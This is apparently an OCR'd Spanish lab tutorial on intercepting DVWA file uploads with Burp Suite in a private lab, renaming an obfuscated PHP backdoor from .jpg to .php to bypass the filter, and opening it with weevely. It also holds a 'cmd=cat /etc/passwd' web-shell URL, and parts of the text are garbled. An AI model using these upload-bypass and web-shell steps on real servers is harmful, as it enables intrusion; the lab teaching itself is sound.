
REQUEST enviado al servidor

Servidor trabaja en el REQUEST (Servidor)


Servidor RESPONSE



BURPSUITE



1. Ingresamos la burpsuit





Burp Suite Community Edition v2023.9.1

>Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

Temporary project

New project on disk Name:
File: Choose file...

Open existing project

Name	File

File: Choose file...

Trust this project file
 Pause Automated Tasks

Burp Suite Community Edition v2023.9.1

Select the configuration that you would like to load for this project.

Use Burp defaults

Use settings saved with project

Load from configuration file

File

File: Choose file...

Default to the above in future
 Disable extensions



Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Learn, explore and discover

Getting started with Burp Suite
Get going right away - with our quick start tutorial.
[Start here](#)

Burp Suite - a guided video tour
Take a run-through of all the major Burp Suite features.
[Watch the tour](#)

Burp Suite video tutorials
See how to use Burp Suite's main features and tools.
[Find out more](#)

The Web Security Academy
Learn how to find more vulnerabilities using Burp Suite.
[Start learning](#)

Burp Suite Support Center
Find the answers to your Burp Suite questions here.
[Find answers](#)

Burp Suite on Twitter
Join Burp Suite's huge community, and stay in the know.
[Follow us](#)

2. Ingresamos a la pestaña de **proxy** y luego en la pestaña de **proxy settings**



Burp Suite Community Edition v2023.9.1 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept **HTTP history** WebSockets history Proxy settings

Forward Drop Intercept is off Action Open browser



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Tools > Proxy

Manage global settings

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/> 127.0.0.1:8080				Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other installations of Burp.

Import / export CA certificate Regenerate CA certificate

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.


Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	File extension		Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ ^sv...	
<input type="checkbox"/>	Or	Request	Contains parameters		
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)	
<input type="checkbox"/>	And	URL	Is in target scope		


Automatically fix missing or superfluous new lines at end of request




3. Pestañas de interacción con el proxy



4. Nos dirigimos al navegador con esa información y damos clic en configuración del navegador



5. Escribimos proxy en el buscador





Connection Settings X

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy Port

Also use this proxy for HTTPS

HTTPS Proxy Port

SOCKS Host Port

SOCKS v4 SOCKS v5

Automatic proxy configuration URL Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

Do not prompt for authentication if password is saved

Proxy DNS when using SOCKS v5

Cancel OK

6. Iremos a la app web DVWA y dar clic en home se ve que no carga la página, pero vemos que el proxy esta interceptando



Archivo Maquina Ver Entrada Dispositivos Ayuda

Problem loading page ▾ Damn Vulnerable Web App ▾ +

192.168.56.102/dvwa/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHPMySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing KAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent the use of DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

General Instructions

The help button allows you to view hints for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

You have logged in as 'admin'

DVWA Security PHP Info About Logout

Damm Vulnerable Web Application (DVWA) v4.0.7

192.168.56.102

0 matches

Burp Suite Community Edition v2021.10.3 - Temporary Project

Repeater Decoder Comparer Logger Extender Project options User options Intruder

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.102:80

Forward Drop Intercept Action Open Browser Comment this item HTMl

```
1 GET / HTTP/1.1
2 Host: 192.168.56.102
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.56.102/dvwa/index.php
9 Cookie: PHPSESSID=1f19339a37c7830276360c8b7d
10 Upgrade-Insecure-Requests: 1
11
12
```

192.168.100.13

Settings

Damm Vulnerable Web Application (DVWA) v4.0.7

192.168.100.13/dvwa/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHPMySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing KAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent the use of DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

General Instructions

The help button allows you to view hints for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

You have logged in as 'admin'

DVWA Security PHP Info About Logout

Damm Vulnerable Web Application (DVWA) v4.0.7

192.168.100.13

0 matches

Burp Suite Community Edition v2021.10.3 - Temporary Project

Decoder Comparer Logger Extender Project options User options Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Request to http://192.168.100.13:80

Forward Drop Intercept Action Open Browser Comment this item HTTP1

```
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.100.13
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.100.13/dvwa/index.php
9 Cookie: security=high; PHPSESSID=1f19339a37c7830276360c8b7d
10 Upgrade-Insecure-Requests: 1
11
12
```



CARGA DE ARCHIVOS NIVEL MEDIO

1. Cambiar la seguridad a media y hacer la prueba en upload

The screenshot shows a web browser window for the DVWA application at the URL `192.168.56.102/dvwa/security.php`. The title bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the DVWA logo and the "DVWA Security" section. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "Upload" module is currently selected, indicated by a green background. The "Script Security" section shows that the security level is set to "medium". A dropdown menu also shows "medium" is selected. Below this, the "PHPIDS" section is shown, with a note that PHPIDS is currently disabled. At the bottom of the page, the user information is displayed as "Username: admin", "Security Level: medium", and "PHPIDS: disabled".

2. Subir el Shell que habíamos creado



Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: File Upload

Choose an Image to upload:
 shell.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securityteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup

Brute Force Command Execution CSRF

File Inclusion SQL Injection SQL Injection (Blind)

Upload

XSS reflected XSS stored

DVWA Security PHP Info About

Logout

Username: admin Security Level: medium PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

our image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

DVWA

Vulnerability: File Upload

Choose an Image to upload:
 No file selected.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securityteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup

Brute Force Command Execution CSRF

File Inclusion SQL Injection SQL Injection (Blind)



Upload

XSS reflected XSS stored

DVWA Security PHP Info About

Logout

3. Renombramos el backdoor que creamos en este caso **shell2.jpg**



4. Dividimos las ventanas para poder observar mejor nos dirigimos a upload y buscamos el backdoor2 antes de dar clic en upload encendemos el proxy



The screenshot shows a dual-pane interface. The left pane is a web browser displaying the DVWA File Upload page, which contains a file upload form and links to various security testing modules like XSS and SQL Injection. The right pane is the Burp Suite interface, specifically the 'Proxy' tab, showing network traffic. A message in the Burp Suite interface states: "When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server." Below this message are 'Learn more' and 'Open browser' buttons.

Vulnerability: File Upload

Choose an image to upload:

[Browse...](#) shell2.jpg

Upload

More info

Encender el proxy y dar Upload

Request to http://192.168.56.115:80

Forward	Drop	Manage file	Action	Open browser
Proxy	Raw	Hex		
1	POST /dvwa/vulnerabilities/upload/ HTTP/1.1			
2	Host: 192.168.56.115			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
5	Accept-Encoding: gzip, deflate			
6	Content-Type: multipart/form-data; boundary=-----18546067812655618683713681224			
7	Content-Length: 115			
8	-----18546067812655618683713681224			
9	Connection: close			
10	Referer: http://192.168.56.115/dvwa/vulnerabilities/upload/			
11	Content-Type: multipart/form-data; boundary=-----717f2b1810977c07fc3e56798a6e			
12	Upgrade-Insecure-Requests: 1			
13	-----18546067812655618683713681224			
14	Content-Disposition: form-data; name="MAX_FILE_SIZE"			
15	-----18546067812655618683713681224			
16	1000000			
17	-----18546067812655618683713681224			
18	Content-Disposition: form-data; name="uploaded"; filename="shell2.jpg"			
19	-----18546067812655618683713681224			
20	Content-Type: image/jpeg			
21	-----18546067812655618683713681224			
22	-----18546067812655618683713681224			
23	-----18546067812655618683713681224			
24	\$h = '2y';function xist(\$ki){\$ki=cryptlen(\$ki,\$ki+ltrim(\$t1:\$ooy'-'\$orj\$iy@\$ki-\$l1));			
25	\$ki = eggy_natchy(\$ki); -\$ki777; \$yfile_get_cointexts('php://input'); y,\$my=1) (\$o0,start);			
26	\$j = for(\$y1=y; \$y1<=\$yfile_get_cointexts('php://input'); \$y1+=y){\$ki+=y+1};\$ki+=y+\$j(\$y1);\$y1+=y);return \$y1;if (\$o0:			
27	\$ki = cryptlen(\$ki,\$ki+ltrim(\$t1:\$ooy'-'\$orj\$iy@\$ki-\$l1));\$ki=cryptlen(\$ki,\$ki);print(\$yfile_get_cointexts(\$ki,\$yki));print(\$yfile_get_cointexts(\$ki,\$yki));			
28	\$ki+=xtr_replace('\$_', 'cnenjhahiteh_funchizhion');			
29	\$ki+=yel10ad39; \$yki+=y\$05\$ybyey56; \$yki+=e05728f838; \$yki+=yByIly6yyTwYjPyYe;			
30	\$ki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56; \$yki+=y\$05\$ybyey56;			
31	\$ki+=xtr_replace('\$_', '\$m \$5'); \$ki+=y\$05\$ybyey56;			
32	\$ki+=xtr_replace('\$_', '\$d'); \$ki+=y\$05\$ybyey56;			
33	\$ki+=xtr_replace('\$_', '\$d'); \$ki+=y\$05\$ybyey56;			
34	\$ki+=xtr_replace('\$_', '\$d'); \$ki+=y\$05\$ybyey56;			
35	-----18546067812655618683713681224			
36	Content-Disposition: form-data; name="Upload"			
37	-----18546067812655618683713681224			
38	Upload			
39	-----18546067812655618683713681224..			
40				

Comment this item

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

DVWA

Vulnerability: File Upload

Choose an image to upload:

Browse... shell2.jpg

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://tobyssecurity.com/index.php/unrestricted.htm
http://www.ameensoft.com/index/security/unrestricted-forms-thread.htm

0 highlights



5. Prestamos amucha atención en esta línea

```
100000
-----18546067812655618683713681224
Content-Disposition: form-data; name="uploaded"; filename="shell2.jpg"
Content-Type: image/jpeg
```

6. cambiamos de jpg a php y damos clic en forward

```
-----18546067812655618683713681224
Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
Content-Type: image/jpeg
```

The screenshot shows the Burp Suite interface with an intercept session. The request pane displays a modified file upload header where 'filename="shell2.jpg"' has been changed to 'filename="shell2.php"'. The response pane shows the file was uploaded successfully to the DVWA application at port 80.

7. accedemos a la puerta trasera por medio de consola



Kali Linux Settings 192.168.56.115/dvwa/hack... + ⌂ ×

← → ⌛ ⌂ ⌃ ⌄ Kali Linux Kali Tools

192.168.56.115/dvwa/hackable/uploads/shell2.php

Nessus Essentials / Folders / My Scans
kali:8834/#/scans/folders/my-scans

Metasploitable2 - Linux
http://192.168.56.115

WhatsApp Web
web.whatsapp.com/@@es

404 Not Found
http://192.168.56.109/backdoor.php?cmd=cat /etc/passwd

Facebook – log in or sign up
http://127.0.0.1:5555/login.html

GitHub - t0kx/exploit-CVE-2015-3306: ProFTPD 1.3.5 - (mod_copy) Remote
github.com/t0kx/exploit-CVE-2015-3306

NVD - CVE-2015-3306
nvd.nist.gov/vuln/detail/CVE-2015-3306

YouTube
youtube.com

This time, search with:

weevely <http://192.168.56.115/dvwa/hackable/uploads/shell2.php> 123456



```
(kali㉿kali)-[~]
$ weevvely http://192.168.56.115/dvwa/hackable/uploads/shell2.php 123456
[-] Using database user: msf
[-] Using configuration file: /usr/share/metasploit-framework/config/database.yml'
[-] Using database schema: msf

(kali㉿kali)-[~]
$ ls
backdoor.php
dvwa_email.png
shell.php
shell2.php
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ cd ..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa/hackable $ ls
```

```
weevvely> ls database_schema
The remote script execution triggers an error 500, check script and payload integrity
backdoor.php
dvwa_email.png
shell.php
shell2.php
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ cd ..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa/hackable $ ls
```



CARGA DE ARCHIVOS NIVEL ALTA

1. Cambiar la seguridad a media y hacer la prueba en upload y subiendo el shell2.jpg

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various security testing options. The main content area displays the 'Script Security' section, which includes a note about the current security level being medium, a dropdown menu set to 'high', and a 'Submit' button. Below this is the 'PHPIDS' section, which describes PHPIDS as a security layer for PHP-based web applications and indicates it is currently disabled. It also features links for 'Simulate attack' and 'View IDS log'. At the bottom of the page, there is a message indicating the current session user is 'admin' and the security level is 'medium'.

DVWA Security 🔒

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

PHPIDS

[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: medium



Kali Linux

Settings

Damn Vulnerable Web Application (DVWA) v1.0.7

192.168.56.115/dvwa/vulnerabilities/upload/

Dashboard Target Repeater View Help

Intercept HTTP history WebSockets history

Forward Drop Intercept is off Action Open browser

Vulnerability: File Upload

Choose an Image to upload:
Browse... shell2.jpg

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://hongsecteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind)

Upload

XSS reflected XSS stored

DVWA Security PHP Info About Logout

Username: admin
Security Level: high
PHPIDS: disabled

View Source

Damn Vulnerable Web Application (DVWA) v1.0.7

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://192.168.56.115:80

Forward Drop Intercept is off Action Open browser

Intercept HTTP history WebSockets history

Learn more Open browser

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Kali Linux

Settings

Damn Vulnerable Web Application (DVWA) v1.0.7

192.168.56.115/dvwa/vulnerabilities/upload/

Dashboard Target Repeater View Help

Intercept HTTP history WebSockets history

Forward Drop Intercept is off Action Open browser

Vulnerability: File Upload

Choose an Image to upload:
Browse... shell2.jpg

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://hongsecteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind)

Upload

XSS reflected XSS stored

DVWA Security PHP Info About Logout

Username: admin
Security Level: high
PHPIDS: disabled

View Source

Damn Vulnerable Web Application (DVWA) v1.0.7

Burp Suite Community Edition v2023.9.1 - Temporary Project

Request to http://192.168.56.115:80

Forward Drop Intercept is off Action Open browser

Intercept HTTP history WebSockets history

